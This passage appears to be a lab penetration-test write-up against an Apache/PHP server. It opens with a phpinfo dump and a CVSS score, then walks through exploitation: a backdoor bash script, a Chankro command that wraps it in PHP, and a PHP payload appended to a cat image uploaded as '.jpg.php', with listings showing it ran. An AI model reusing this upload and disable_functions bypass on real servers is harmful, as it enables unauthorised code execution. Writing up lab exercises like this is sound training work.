class="v">UCS-2BE</td></tr>
<tr><td class="e">exif.encode_jis</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">exif.encode_unicode</td><td class="v">ISO-8859-15</td><td
class="v">ISO-8859-15</td></tr>
</table>
<h2><a name="module_fileinfo">fileinfo</a></h2>
<table>
<tr><td class="e">fileinfo support </td><td class="v">enabled </td></tr>

```



```

<tr><td class="e">version </td><td class="v">1.0.5 </td></tr>
<tr><td class="e">libmagic </td><td class="v">522 </td></tr>
</table>
<h2><a name="module_filter">filter</a></h2>
<table>
<tr><td class="e">Input Validation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Id: 28fcca4bfda9c9907588a64d245b49cb398249d8 $ </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
</table>
<h2><a name="module_ftp">ftp</a></h2>
<table>
<tr><td class="e">FTP support </td><td class="v">enabled </td></tr>
<tr><td class="e">FTPS support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_gettext">gettext</a></h2>
<table>
<tr><td class="e">GetText Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_hash">hash</a></h2>
<table>
<tr><td class="e">hash support </td><td class="v">enabled </td></tr>
<tr><td class="e">Hashing Engines </td><td class="v">md2 md4 md5 sha1 sha224 sha256 sha384 sha512
ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128,3 tiger160,3 tiger192,3 tiger128,4 tiger160,4
tiger192,4 snefru snefru256 gost gost-crypto adler32 crc32 crc32b fnv132 fnv1a32 fnv164 fnv1a64 joaat
haval128,3 haval160,3 haval192,3 haval224,3 haval256,3 haval128,4 haval160,4 haval192,4 haval224,4
haval256,4 haval128,5 haval160,5 haval192,5 haval224,5 haval256,5 </td></tr>
</table>
<table>
<tr><td class="e">MHASH support </td><td class="v">Enabled </td></tr>
<tr><td class="e">MHASH API Version </td><td class="v">Emulated Support </td></tr>
</table>
<h2><a name="module_iconv">iconv</a></h2>
<table>
<tr><td class="e">iconv support </td><td class="v">enabled </td></tr>
<tr><td class="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.23 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">iconv.output_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
</table>
<h2><a name="module_json">json</a></h2>
<table>
<tr><td class="e">json support </td><td class="v">enabled </td></tr>
<tr><td class="e">json version </td><td class="v">1.4.0 </td></tr>
</table>
<h2><a name="module_libxml">libxml</a></h2>
<table>
<tr><td class="e">libXML support </td><td class="v">active </td></tr>

```

```

<tr><td class="e">libXML Compiled Version </td><td class="v">2.9.3 </td></tr>
<tr><td class="e">libXML Loaded Version </td><td class="v">20903 </td></tr>
<tr><td class="e">libXML streams </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_openssl">openssl</a></h2>
<table>
<tr><td class="e">OpenSSL support </td><td class="v">enabled </td></tr>
<tr><td class="e">OpenSSL Library Version </td><td class="v">OpenSSL 1.0.2g 1 Mar 2016 </td></tr>
<tr><td class="e">OpenSSL Header Version </td><td class="v">OpenSSL 1.0.2g 1 Mar 2016 </td></tr>
<tr><td class="e">Openssl default config </td><td class="v">/usr/lib/ssl/openssl.cnf </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">openssl.cafile</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">openssl.capath</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
</table>
<h2><a name="module_pcre">pcre</a></h2>
<table>
<tr><td class="e">PCRE (Perl Compatible Regular Expressions) Support </td><td class="v">enabled
</td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">8.38 2015-11-23 </td></tr>
<tr><td class="e">PCRE JIT Support </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">1000000</td><td class="v">1000000</td></tr>
<tr><td class="e">pcre.jit</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
</table>
<h2><a name="module_pdo">PDO</a></h2>
<table>
<tr class="h"><th>PDO support</th><th>enabled</th></tr>
<tr><td class="e">PDO drivers </td><td class="v"><i>no value</i> </td></tr>
</table>
<h2><a name="module_phar">Phar</a></h2>
<table>
<tr class="h"><th>Phar: PHP Archive support</th><th>enabled</th></tr>
<tr><td class="e">Phar EXT version </td><td class="v">2.0.2 </td></tr>
<tr><td class="e">Phar API version </td><td class="v">1.1.1 </td></tr>
<tr><td class="e">SVN revision </td><td class="v">$Id: 308c1e92e8ad12e51f5db846d3366fdf3487eb21 $
</td></tr>
<tr><td class="e">Phar-based phar archives </td><td class="v">enabled </td></tr>
<tr><td class="e">Tar-based phar archives </td><td class="v">enabled </td></tr>
<tr><td class="e">ZIP-based phar archives </td><td class="v">enabled </td></tr>
<tr><td class="e">gzip compression </td><td class="v">enabled </td></tr>
<tr><td class="e">bzip2 compression </td><td class="v">disabled (install pecl/bz2) </td></tr>
<tr><td class="e">Native OpenSSL support </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="v"><td>
Phar based on pear/PHP_Archive, original concept by Davey Shafik.<br />Phar fully realized by Gregory
Beaver and Marcus Boerger.<br />Portions of tar implementation Copyright (c) 2003-2009 Tim
Kientzle.</td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">phar.cache_list</td><td class="v"><i>no value</i></td><td class="v"><i>no

```

```

value</i></td></tr>
<tr><td class="e">phar.readonly</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">phar.require_hash</td><td class="v">On</td><td class="v">On</td></tr>
</table>
<h2><a name="module_posix">posix</a></h2>
<table>
<tr><td class="e">Revision </td><td class="v">$Id: b691ca925e7a085e6929579c4eba8fed0732e0ef $ </td></tr>
</table>
<h2><a name="module_readline">readline</a></h2>
<table>
<tr class="h"><th>Readline Support</th><th>enabled</th></tr>
<tr><td class="e">Readline library </td><td class="v">EditLine wrapper </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cli.pager</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">cli.prompt</td><td class="v">\b&nbsp;&gt;&nbsp;&nbsp;</td><td class="v">\b&nbsp;&gt;&nbsp;&gt;&nbsp;&nbsp;</td></tr>
</table>
<h2><a name="module_reflection">Reflection</a></h2>
<table>
<tr class="h"><th>Reflection</th><th>enabled</th></tr>
<tr><td class="e">Version </td><td class="v">$Id: e5303663dcb329e17818853ff223e5ee01481f2c $ </td></tr>
</table>
<h2><a name="module_session">session</a></h2>
<table>
<tr><td class="e">Session Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Registered save handlers </td><td class="v">files user </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php_serialize php php_binary </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.cache_expire</td><td class="v">180</td><td class="v">180</td></tr>
<tr><td class="e">session.cache_limiter</td><td class="v">nocache</td><td class="v">nocache</td></tr>
<tr><td class="e">session.cookie_domain</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.cookie_httponly</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.cookie_lifetime</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.cookie_path</td><td class="v">/</td><td class="v">/</td></tr>
<tr><td class="e">session.cookie_secure</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.entropy_file</td><td class="v">/dev/urandom</td><td class="v">/dev/urandom</td></tr>
<tr><td class="e">session.entropy_length</td><td class="v">32</td><td class="v">32</td></tr>
<tr><td class="e">session.gc_divisor</td><td class="v">1000</td><td class="v">1000</td></tr>
<tr><td class="e">session.gc_maxlifetime</td><td class="v">1440</td><td class="v">1440</td></tr>
<tr><td class="e">session.gc_probability</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.hash_bits_per_character</td><td class="v">5</td><td class="v">5</td></tr>
<tr><td class="e">session.hash_function</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.lazy_write</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.name</td><td class="v">PHPSESSID</td><td class="v">PHPSESSID</td></tr>
<tr><td class="e">session.referer_check</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.save_handler</td><td class="v">files</td><td class="v">files</td></tr>
<tr><td class="e">session.save_path</td><td class="v">/var/lib/php/sessions</td><td class="v">/var/lib/php/sessions</td></tr>
<tr><td class="e">session.serialize_handler</td><td class="v">php</td><td class="v">php</td></tr>

```

```

<tr><td class="e">session.upload_progress.cleanup</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.upload_progress.enabled</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.upload_progress.freq</td><td class="v">1%</td><td class="v">1%</td></tr>
<tr><td class="e">session.upload_progress.min_freq</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">session.upload_progress.name</td><td class="v">PHP_SESSION_UPLOAD_PROGRESS</td><td class="v">PHP_SESSION_UPLOAD_PROGRESS</td></tr>
<tr><td class="e">session.upload_progress.prefix</td><td class="v">upload_progress_</td><td class="v">upload_progress_</td></tr>
<tr><td class="e">session.use_cookies</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.use_only_cookies</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.use_strict_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.use_trans_sid</td><td class="v">0</td><td class="v">0</td></tr>
</table>
<h2><a name="module_shmop">shmop</a></h2>
<table>
<tr><td class="e">shmop support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_sockets">sockets</a></h2>
<table>
<tr><td class="e">Sockets Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_spl">SPL</a></h2>
<table>
<tr class="h"><th>SPL support</th><th>enabled</th></tr>
<tr><td class="e">Interfaces </td><td class="v">Countable, OuterIterator, RecursiveIterator,
SeekableIterator, SplObserver, SplSubject </td></tr>
<tr><td class="e">Classes </td><td class="v">AppendIterator, ArrayIterator, ArrayObject,
BadFunctionCallException, BadMethodCallException, CachingIterator, CallbackFilterIterator,
DirectoryIterator, DomainException, EmptyIterator, FilesystemIterator, FilterIterator, GlobIterator,
InfiniteIterator, InvalidArgumentException, IteratorIterator, LengthException, LimitIterator,
LogicException, MultipleIterator, NoRewindIterator, OutOfBoundsException, OutOfRangeException,
OverflowException, ParentIterator, RangeException, RecursiveArrayIterator, RecursiveCachingIterator,
RecursiveCallbackFilterIterator, RecursiveDirectoryIterator, RecursiveFilterIterator,
RecursiveIteratorIterator, RecursiveRegexIterator, RecursiveTreeIterator, RegexIterator,
RuntimeException, SplDoublyLinkedList, SplFileInfo, SplFileObject, SplFixedArray, SplHeap, SplMinHeap,
SplMaxHeap, SplObjectStorage, SplPriorityQueue, SplQueue, SplStack, SplTempFileObject,
UnderflowException, UnexpectedValueException </td></tr>
</table>
<h2><a name="module_standard">standard</a></h2>
<table>
<tr><td class="e">Dynamic Library Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">assert.exception</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.quiet_eval</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.warning</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">auto_detect_line_endings</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">default_socket_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class="e">from</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">url_rewriter.tags</td><td class="v">a=href,area=href,frame=src,input=src,form=fakeentry</td><td class="v">a=href,area=href,frame=src,input=src,form=fakeentry</td></tr>
<tr><td class="e">user_agent</td><td class="v"><i>no value</i></td><td class="v"><i>no

```

```

value</i></td></tr>
</table>
<h2><a name="module_sysvmsg">sysvmsg</a></h2>
<table>
<tr><td class="e">sysvmsg support </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Id: dfb999763f95bfe9609fae60b4e07a492888ec7c $ </td></tr>
</table>
<h2><a name="module_sysvsem">sysvsem</a></h2>
<table>
<tr><td class="e">Version </td><td class="v">7.0.33-0ubuntu0.16.04.16 </td></tr>
</table>
<h2><a name="module_sysvshm">sysvshm</a></h2>
<table>
<tr><td class="e">Version </td><td class="v">7.0.33-0ubuntu0.16.04.16 </td></tr>
</table>
<h2><a name="module_tokenizer">tokenizer</a></h2>
<table>
<tr><td class="e">Tokenizer Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="moduleZend+opcache">Zend OPcache</a></h2>
<table>
<tr><td class="e">Opcode Caching </td><td class="v">Up and Running </td></tr>
<tr><td class="e">Optimization </td><td class="v">Enabled </td></tr>
<tr><td class="e">SHM Cache </td><td class="v">Enabled </td></tr>
<tr><td class="e">File Cache </td><td class="v">Disabled </td></tr>
<tr><td class="e">Startup </td><td class="v">OK </td></tr>
<tr><td class="e">Shared memory model </td><td class="v">mmap </td></tr>
<tr><td class="e">Cache hits </td><td class="v">2 </td></tr>
<tr><td class="e">Cache misses </td><td class="v">2 </td></tr>
<tr><td class="e">Used memory </td><td class="v">9134760 </td></tr>
<tr><td class="e">Free memory </td><td class="v">57974104 </td></tr>
<tr><td class="e">Wasted memory </td><td class="v">0 </td></tr>
<tr><td class="e">Interned Strings Used memory </td><td class="v">145000 </td></tr>
<tr><td class="e">Interned Strings Free memory </td><td class="v">4049304 </td></tr>
<tr><td class="e">Cached scripts </td><td class="v">2 </td></tr>
<tr><td class="e">Cached keys </td><td class="v">2 </td></tr>
<tr><td class="e">Max keys </td><td class="v">3907 </td></tr>
<tr><td class="e">OOM restarts </td><td class="v">0 </td></tr>
<tr><td class="e">Hash keys restarts </td><td class="v">0 </td></tr>
<tr><td class="e">Manual restarts </td><td class="v">0 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">opcache.blacklist_filename</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">opcache.consistency_checks</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">opcache.dups_fix</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.enable</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">opcache.enable_cli</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.enable_file_override</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.error_log</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">opcache.fast_shutdown</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">opcache.file_cache</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">opcache.file_cache_consistency_checks</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">opcache.file_cache_only</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">opcache.file_update_protection</td><td class="v">2</td><td class="v">2</td></tr>

```

```

<tr><td class="e">opcache.force_restart_timeout</td><td class="v">180</td><td class="v">180</td></tr>
<tr><td class="e">opcache.huge_code_pages</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.inherited_hack</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">opcache.interned_strings_buffer</td><td class="v">4</td><td class="v">4</td></tr>
<tr><td class="e">opcache.lockfile_path</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">opcache.log_verbosity_level</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">opcache.max_accelerated_files</td><td class="v">2000</td><td class="v">2000</td></tr>
<tr><td class="e">opcache.max_file_size</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">opcache.max_wasted_percentage</td><td class="v">5</td><td class="v">5</td></tr>
<tr><td class="e">opcache.memory_consumption</td><td class="v">64</td><td class="v">64</td></tr>
<tr><td class="e">opcache.optimization_level</td><td class="v">0x7FFFBFFF</td><td class="v">0x7FFFBFFF</td></tr>
<tr><td class="e">opcache.preferred_memory_model</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">opcache.protect_memory</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">opcache.restrict_api</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">opcache.revalidate_freq</td><td class="v">2</td><td class="v">2</td></tr>
<tr><td class="e">opcache.revalidate_path</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.save_comments</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">opcache.use_cwd</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">opcache.validate_permission</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.validate_root</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">opcache.validate_timestamps</td><td class="v">On</td><td class="v">On</td></tr>
</table>
<h2><a name="module_zlib">zlib</a></h2>
<table>
<tr class="h"><th>ZLib Support</th><th>enabled</th></tr>
<tr><td class="e">Stream Wrapper </td><td class="v">compress.zlib:// </td></tr>
<tr><td class="e">Stream Filter </td><td class="v">zlib.inflate, zlib.deflate </td></tr>
<tr><td class="e">Compiled Version </td><td class="v">1.2.8 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.8 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr><td class="e">zlib.output_handler</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table>
<h2>Additional Modules</h2>
<table>
<tr class="h"><th>Module Name</th></tr>
</table>
<h2>Environment</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">APACHE_RUN_DIR </td><td class="v">/var/run/apache2 </td></tr>
<tr><td class="e">APACHE_PID_FILE </td><td class="v">/var/run/apache2/apache2.pid </td></tr>
<tr><td class="e">PATH </td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin </td></tr>
<tr><td class="e">APACHE_LOCK_DIR </td><td class="v">/var/lock/apache2 </td></tr>
<tr><td class="e">LANG </td><td class="v">C </td></tr>
<tr><td class="e">APACHE_RUN_USER </td><td class="v">www-data </td></tr>
<tr><td class="e">APACHE_RUN_GROUP </td><td class="v">www-data </td></tr>
<tr><td class="e">APACHE_LOG_DIR </td><td class="v">/var/log/apache2 </td></tr>
<tr><td class="e">PWD </td><td class="v">/ </td></tr>
</table>
<h2>PHP Variables</h2>

```

```

<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">$_SERVER['HTTP_HOST']</td><td class="v">10.201.30.203</td></tr>
<tr><td class="e">$_SERVER['HTTP_USER_AGENT']</td><td class="v">Wget/1.25.0</td></tr>
<tr><td class="e">$_SERVER['HTTP_ACCEPT']</td><td class="v">*/</td></tr>
<tr><td class="e">$_SERVER['HTTP_ACCEPT_ENCODING']</td><td class="v">identity</td></tr>
<tr><td class="e">$_SERVER['HTTP_CONNECTION']</td><td class="v">Keep-Alive</td></tr>
<tr><td class="e">$_SERVER['PATH']</td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin</td></tr>
<tr><td class="e">$_SERVER['SERVER_SIGNATURE']</td><td class="v">&lt;address&gt;Apache/2.4.18 (Ubuntu)
Server at 10.201.30.203 Port 80&lt;/address&gt;
</td></tr>
<tr><td class="e">$_SERVER['SERVER_SOFTWARE']</td><td class="v">Apache/2.4.18 (Ubuntu)</td></tr>
<tr><td class="e">$_SERVER['SERVER_NAME']</td><td class="v">10.201.30.203</td></tr>
<tr><td class="e">$_SERVER['SERVER_ADDR']</td><td class="v">10.201.30.203</td></tr>
<tr><td class="e">$_SERVER['SERVER_PORT']</td><td class="v">80</td></tr>
<tr><td class="e">$_SERVER['REMOTE_ADDR']</td><td class="v">10.17.76.29</td></tr>
<tr><td class="e">$_SERVER['DOCUMENT_ROOT']</td><td class="v">/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db</td></tr>
<tr><td class="e">$_SERVER['REQUEST_SCHEME']</td><td class="v">http</td></tr>
<tr><td class="e">$_SERVER['CONTEXT_PREFIX']</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">$_SERVER['CONTEXT_DOCUMENT_ROOT']</td><td class="v">/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db</td></tr>
<tr><td class="e">$_SERVER['SERVER_ADMIN']</td><td class="v">webmaster@localhost</td></tr>
<tr><td class="e">$_SERVER['SCRIPT_FILENAME']</td><td class="v">/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['REMOTE_PORT']</td><td class="v">48740</td></tr>
<tr><td class="e">$_SERVER['GATEWAY_INTERFACE']</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">$_SERVER['SERVER_PROTOCOL']</td><td class="v">HTTP/1.1</td></tr>
<tr><td class="e">$_SERVER['REQUEST_METHOD']</td><td class="v">GET</td></tr>
<tr><td class="e">$_SERVER['QUERY_STRING']</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">$_SERVER['REQUEST_URI']</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['SCRIPT_NAME']</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['PHP_SELF']</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['REQUEST_TIME_FLOAT']</td><td class="v">1763591894.211</td></tr>
<tr><td class="e">$_SERVER['REQUEST_TIME']</td><td class="v">1763591894</td></tr>
</table>
<hr />
</td></tr>
</table>
</div></body></html>

```

Code snippet for phpinfo.php

This directory contains a number of information, such as the request method, machine version, php version that the web server utilises, and more. The interesting part is that the environment path is given, which is `/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/phpinfo.php`. This is the path where the tester executed the phpinfo via the previous IP address. Based on the result given above, it is concluded that the directory visited by the tester is matched on the path given on the web server.

Vulnerability Assessment

The tester has completed the scanning and reconnaissance phase. Now, it is time for him to conduct a vulnerability assessment, which is finding a loophole or entrance inside the system itself.

Based on the information gathered on the first 2 steps, it is evident that this vulnerability is located on the phpinfo page, which the web server provides the environment path to exploit. It provides information about the machine itself, such as operating system utilised, the version of it as well as the programming language used, architecture type, and environment path. It is possible to exploit the web server as it requires a single tool called Chankro, a shell file for executing the command line, and the php file that will be generated by the tool.

The table below shows the CVSS 4.0 scoring for this type of vulnerability:

Table 3.1 – CVSS 4.0 Base Metrics (CVSS-B)


Attack Vector (AV)	Network
Attack Complexity (AC)	Low
Attack Requirements (AR)	None
Privileges Required (PR)	None
User Interaction (UI)	None
Confidentiality (VC)	High
Integrity (VI)	High
Availability (VA)	High
Confidentiality (SC)	None
Integrity (SC)	None
Availability (SC)	None
Final CVSS-B Score	9.3 (Critical)

Code: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Therefore, after careful examination, the hosted vulnerable web server has a critical vulnerability with the score of 9.3, in which the attacker could modify the contents inside the web server and be able to gain full access to the shell.

Exploitation

The tester has developed plans on the target itself to be exploited. He utilises a tool called Chankro to create a backdoor on the web server to be exploited. Before he creates the exploit, he should create a simple bash script to make the exploit work. Here is a simple bash script to run for the exploit:




```
GNU nano 8.6 backdoor.sh
#!/bin/bash

whoami > /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/hacked.txt
```

Image 6: Bash script for creating the payload

Then, the tester creates the exploit using the tool called Chankro:



```
L-$ python2 ../Chankro/chankro.py --arch 64 --input ../backdoor.sh --output image.php --pa
th /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/

--[ Chankro ]=-
--{ @TheXC3LL }=-

[+] Binary file: ../backdoor.sh
[+] Architecture: x64
[+] Final PHP: image.php

[+] File created!
```

Image 7: Payload creation using Chankro

The payload was successfully created using the Chankro tool. It does not mean that the tester is ready to upload the file on the vulnerable web page that he tested on. It needs an image in order to run the payload.

Here, he took an image of an image of cat from the internet:



Image 8: cat image

The image that is retrieved via the internet will be modified by pasting a source code into the very end of the binary file of the image itself. The image content is not changed, just adding an additional source code below the image source code. After that, it adds an extension `.php` at the end of the `.png` file to make the exploit runs on the server:

[illegible]

Image 9: modified image file that has a php extension at the end.

Now, the exploit file is ready to be sent to the web server! To make sure that this runs properly, the tester needs to determine the location of the uploaded file. Since it is

already determined in the first step, then he just needs to visit that directory for checking the exploit, after uploading it to the web server.




Image 10: PHP file successfully uploaded into the server, with a .jpg file.

Then, the tester could verify the uploads directory in the web server:

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 Cat03.jpg.php	2025-11-19 18:55	12K	
 thisisasafe.png	2025-11-19 18:38	7.1K	

Apache/2.4.18 (Ubuntu) Server at 10.201.120.211 Port 80

Image11: the exploit is on the server

The exploit is not activated yet since the php file is not clicked. If it is clicked, then the exploit starts to execute:

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 Cat03.jpg.php	2025-11-19 18:55	12K	
 acpid.socket	2025-11-19 19:00	89	
 chankro.so	2025-11-19 19:00	8.3K	
 hacked.txt	2025-11-19 19:00	9	
 thisisasafe.png	2025-11-19 18:38	7.1K	

Apache/2.4.18 (Ubuntu) Server at 10.201.120.211 Port 80

